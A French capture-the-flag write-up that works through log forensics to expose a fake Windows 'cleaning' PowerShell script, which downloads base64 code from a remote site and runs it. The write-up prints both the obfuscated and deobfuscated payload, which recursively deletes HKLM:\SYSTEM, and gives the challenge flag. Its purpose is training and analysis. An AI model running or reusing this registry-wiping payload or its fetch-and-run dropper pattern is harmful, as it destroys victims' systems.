

WRITE-UP

D.I.Why_Windows_Cleaning

Loïc ETHELBERT – Aurélien URBAIN

HACKY'NOV

Hacky'Nov est une association créée dans le cadre des YDAYS organisés par l'école YNOV qui organise chaque année un CTF afin d'initier le grand public aux différentes problématiques de cybersécurité.

L'événement est organisé par les étudiants du campus YNOV d'Aix-en-Provence et se décompose en trois parties.

La première partie est l'organisation d'un Capture The Flag (CTF). Chaque étudiant, de bachelor 1 à master 2 propose des challenges de cybersécurité, afin que les participants puissent en résoudre le maximum et gagner la compétition ! Les challenges sont axés de sorte que même les débutants puissent en résoudre un maximum tout en sachant faire plaisir aux plus expérimentés

La deuxième partie est dédiée à l'organisation de conférences autour de problématiques et sujets de cybersécurité. Elles sont proposées soit par des étudiants volontaires, soit par des intervenants externes afin de former et de sensibiliser les participants sur des sujets ciblés.

La troisième et dernière partie permet d'organiser la rencontre des étudiants avec des entreprises travaillant autour de la cybersécurité. Les entreprises partenaires de l'événement qui sont en majorité de grands acteurs du domaine, auront un espace unique et dédié à la mise en relation avec les participants, qui sont pour la plupart, des étudiants en cybersécurité.

<https://hackynov.fr/>

Table des matières

Partie 1 : Présentation du challenge.....	4
Partie 2 : Sources.....	4
Partie 3 : Résolution	5
1. L'archive Windows logs	5
2. L'archive Firewall logs	5
3. L'aide Script_nettoyage.ps1 et fin de résolution.....	6

Partie 1 : Présentation du challenge

Nom du challenge : D.I.Why_Windows_Cleaning

Domaine : Réseau




Difficulté : ★ ★ ★ ★ ★

Auteur : Loïc ETHELBERT et Aurélien URBAIN


Description : Yo tout le monde, on se retrouve aujourd'hui pour un petit tuto sur « Comment nettoyer son PC Windows facilement et en quelques minutes ? ». Ah ben non en fait il ne marche plus. Mais qu'est-ce que j'ai mal fait ?

Partie 2 : Sources

Le challenge comporte les fichiers suivants :


Nom	Modifié le	Type	Taille
 AIDE - Script_nettoyage.ps1	08/03/2023 10:41	Script Windows P...	2 Ko
 Firewall logs.zip	08/03/2023 10:51	WinRAR ZIP archive	131 Ko
 Windows logs.zip	08/03/2023 11:36	WinRAR ZIP archive	72 Ko

Dans Firewall logs :



- access.log
- cache.log
- store.log

Dans Windows logs :



- Application.txt
- Setup.txt
- System.txt
- Windows Powershell.txt

Le fichier avec la nomenclature « AIDE » sera un indice possible d'obtenir contre des points.

Tous les fichiers du challenge sont disponibles dans le même dossier que ce write-up.

Partie 3 : Résolution

1. L'archive Windows logs

Dans l'archive Windows logs, on retrouve différents logs correspondant aux catégories dans l'évent log de Windows.

Je vous passe l'analyse des fichiers ne servant pas ici.

Le seul fichier qui peut nous donner un indice est le fichier de log PowerShell nous montrant l'heure à laquelle il a été lancé :

Level	Date and Time	Source	Event ID	Task Category	403	Engine Lifecycle	"Engine state is changed from Available to Stopped."
Information	3/8/2023 10:41:27 AM			PowerShell			

Details:

```
NewEngineState=Stopped
PreviousEngineState=Available

SequenceNumber=15

HostName=Windows PowerShell ISE Host
HostVersion=5.1.19041.2364
HostId=c7472031-84ed-4793-b145-c65f984222d5
HostApplication=C:\Windows\System32\WindowsPowerShell\v1.0\powershell_ise.exe C:\Users\miguel.dupont\Desktop\Script_nettoyage.ps1
EngineVersion=5.1.19041.2364
RunspaceId=35b8a089-18ba-4678-a828-be2617f2bafa
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine="
```

Grâce à cette information, nous savons qu'un script PowerShell a été lancé à 10h41m27s. Seulement, nous ne savons pas à quoi sert ce script.

2. L'archive Firewall logs

Dans l'archive Firewall logs, on retrouve différents logs.

Je vous passe l'analyse des fichiers ne servant pas ici.

Le fichier store.log et access.log ont globalement les mêmes entrées, cependant access.log est beaucoup plus détaillé sur l'URL des sites visités.

De ce fait on prendra ce fichier comme référence pour l'analyse de log.

Comme on a pu le voir précédemment un script powershell de « nettoyage » a été lancé à 10 :41 de ce fait nous allons vérifier si des flux sont apparus sur cette plage horaire :

Le premier problème lors de l'ouverture des fichiers de logs est que le timestamp n'est pas dans un format « human readable ».

Exemple :

```
1678267968.088 333 10.221.4.123 NONE/200 0 CONNECT checkappexec.microsoft.com:443 - HIER_DIRECT/20.67.219.150 -
1678267968.391 58 10.221.4.123 TCP_MISS/200 876 POST https://checkappexec.microsoft.com/windows/shell/actions - HIER_DIRECT/20.67.219.150 application/json
1678267968.504 180 10.221.4.123 NONE/200 0 CONNECT ntp.msn.com:443 - HIER_DIRECT/204.79.197.203 -
1678267968.512 138 10.221.4.123 NONE/200 0 CONNECT www.bing.com:443 - HIER_DIRECT/2a02:26f0:9100:11::6010:f939 -
```

Comme ces logs sont issus d'un proxy squid, après quelques recherches on trouve facilement la commande suivante pour changer le format de l'heure.

```
cat access.log | perl -p -e 's/^([0-9]*)/"[.localtime($1)."]"/e' > accesss-hr.log
```

Maintenant le timestamp est formaté de cette façon :

```
[Wed Mar 8 10:32:48 2023].623      85 10.221.4.123 TCP_MISS/200 40960 GET
[Wed Mar 8 10:32:49 2023].039      197 10.221.4.123 NONE/200 0 CONNECT api
[Wed Mar 8 10:32:49 2023].088      99 10.221.4.123 TCP_MISS/200 87922 GET
[Wed Mar 8 10:32:49 2023].106     262 10.221.4.123 NONE/200 0 CONNECT sb.
```

A partir de là, on peut aller chercher la plage horaire en question et on remarque qu'un trafic vers <http://report.desbug.fr> est initié.

```
[Wed Mar 8 10:41:28 2023].433      45 10.221.4.123 TCP_MISS/302 686 GET http://report.desbug.fr/ - ORIGINAL_DST/213.186.33.5 text/html
[Wed Mar 8 10:41:28 2023].466      32 10.221.4.123 NONE/200 0 CONNECT 185.199.111.133:443 - ORIGINAL_DST/185.199.111.133 -
```

Ce qui se passe avec ce lien est expliqué dans la partie suivante.

3. L'aide Script_nettoyage.ps1 et fin de résolution

Avec cette aide, nous avons accès au fichier PowerShell qui a été détecté dans les logs Windows. De ce fait, nous pouvons y voir un script permettant de faire du nettoyage classique de son poste, mais pas que cela.

En effet, à la **ligne 15**, on voit une URL vers le site <http://report.desbug.fr/>, mais qui se fait passer pour le **checksum**. Ce site est en fait un redirecteur vers une page de données brut de GitHub. Dans cette page on retrouve cette donnée :

```
JHtpYFRFTWBfckVgZ2lzYFRSWV8xfSA9ICAgKCAgLiggJ0cnKydlldC1JJyArICAndGVtJyAgKSAUGF0aCAo
KCgglInszfXswfXs0fXsyfXsxfSlgLWYgJ0tMTTp7JywnfSonLCdFTXswJywnSCcsJzB9U1ITVCcglCkgKSAg
LUZbQ2hBcl05MikgKS50YW1lOyAke2l0RWBWYF9SZUdgSVN0cmBZXzJ9ICA9ICR7SXRFTV9gUmVgZ2Bp
U1RSWWBfMX0ucmVwbGFjZSgoICAiezV9ezJ9ezR9ezF9ezN9ezB9li1mICdORScsJ0FDSCcsJ0VZX0wnL
CdJJywnT0NBTF9NJywnSEsnICksKCAiezB9ezF9liAtZidIS0xNjywnOicgKSApICA7JHtpVEVgbWBFUkVnY
GlzYFRyWV8zfSAgPSAgKCAgJ7MH17MX17M317Mn17NH17NX17Nn0iLWYnaHR0JywnDovL2wnLCcuZG
UnLCdhdmFibycsJ3NidWcuJywnZicsJ3lvJyApIdtmb3IgKCAgJHtJft0gIDEgOyAke0l0IC1sZSAke2l0YEVtX
2BSZWBHsXN0cllfMn0uY291bnQ7ICAke2l0KysglCI7LignUmVtb3ZILScgKyAgJ0knICArJ3QnICsgJ2VtJyA
gKSAUGF0aCAke2l0YGVtX1JIR2Bpc1RSWV8yfVske0l0LTFdIC1SZWN1cnNlfQ
```

Ensuite, aux **lignes 20, 21 et 22**, on voit que l'on récupère le contenu du site précédent et qu'on le met dans un fichier report.md et qu'on convertie le contenu qui est en **base 64** dans une variable **\$Reg**.

Pour finir, à la **ligne 45**, on voit que le contenu de la variable **\$Reg** est exécuté et que toutes les erreurs sont redirigées vers la variable **\$registry**.

Mais du coup que contient la variable **\$Reg** ?

Tout simplement un autre script powershell qui a été obfusqué :

- Script obfusqué :

```
$i`TEM`_rE`gis`TRY_1} = ( .( 'G'+et-'l' + 'tem' ) -Path ((( "{3}{0}{4}{2}{1}" -f 'KLM:{,}*','EM{0,'H','0}SYST' ) ) -F[ChAr]92) ).Name; $iTE`M`_ReG`lStr`Y_2} = $iTE`M`_Re`g`iSTRY_1}.replace(( "{5}{2}{4}{1}{3}{0}" -f 'NE','ACH','EY_L','I','OCAL_M','HK' ),( "{0}{1}" -f 'HKLM',';' ) ) ;$iTE`m`_REg`is`TrY_3} = (" {0}{1}{3}{2}{4}{5}{6}" -f 'htt','p:','/','/','.', 'de','avabo','sbug.','f','r' ) ;for ( ${i}= 1 ; ${i} -le $iTE`m`_Re`G`lStrY_2}.count; ${i}++ ){('Remove-' + 'l' + 't' + 'em' ) -Path $iTE`m`_ReG`isTRY_2}[${i}-1] -Recurse}
```


- Script dé obfusqué :

```
$Item_registry_1 = (Get-Item -Path HKLM:\SYSTEM\*).Name;$Item_registry_2 = $Item_registry_1.replace('HKEY_LOCAL_MACHINE','HKLM:');$Item_registry_3 = "http://lavabo.desbug.fr/";for ($i=1;$i -le $Item_registry_2.count; $i++){Remove-Item -Path $Item_registry_2[$i-1] -Recurse}
```

Une fois que l'on a dé obfusqué le script, on peut voir que ce dernier kill complètement la base de registre **HKLM/Système**.

Pour récupérer le flag, il suffit de se rendre sur le site de la variable **\$Item_registry_3** soit <http://lavabo.desbug.fr> et on tombe sur un post Redit avec le flag.

Cette variable est obtainable uniquement après avoir récupéré et dé obfusqué le script !!!



Flag : HN0x02{Cle4n1g_R€GIST4Y_B@S€_IS_BULLSHIT}